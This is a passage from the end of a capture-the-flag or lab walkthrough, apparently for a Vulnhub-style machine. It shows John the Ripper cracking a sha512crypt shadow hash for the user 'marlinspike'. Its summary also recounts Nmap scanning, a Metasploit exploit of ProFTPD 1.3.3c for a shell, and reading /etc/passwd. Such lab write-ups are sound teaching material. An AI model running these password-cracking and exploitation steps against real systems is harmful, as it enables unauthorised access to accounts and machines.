


- now you see our password is encrypted form so we use john the ripper for crack the password.
- first copy the encrypted password and save in text file.
- and run the following command.

```
┌──(premsoni㉿kali)-[~]
└─$ nano password.txt

┌──(premsoni㉿kali)-[~]
└─$ cat password.txt
marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.
ov/aszTpWhLaC2x6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7:::

┌──(premsoni㉿kali)-[~]
└─$ john password.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
marlinspike      (marlinspike)
1g 0:00:00:00 DONE 1/3 (2025-06-03 13:16) 16.66g/s 133.3p/s 133.3c/s
133.3C/s marlinspike..marlin
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```



- now you see we successfully cracked the password and we do successful login in target machine.



Summery

- We started by finding the target's IP address using `netdiscover`, then scanned it with Nmap to gather details like open ports, running services, OS info, and encryption keys. The scan showed FTP, HTTP, and SSH services were active. The FTP service (ProFTPD 1.3.3c) had a known vulnerability, so we used Metasploit to exploit it and got shell access. After that, we checked the `/etc/passwd` file for user info. We also discussed how to crack encrypted passwords using tools like John the Ripper or Hashcat.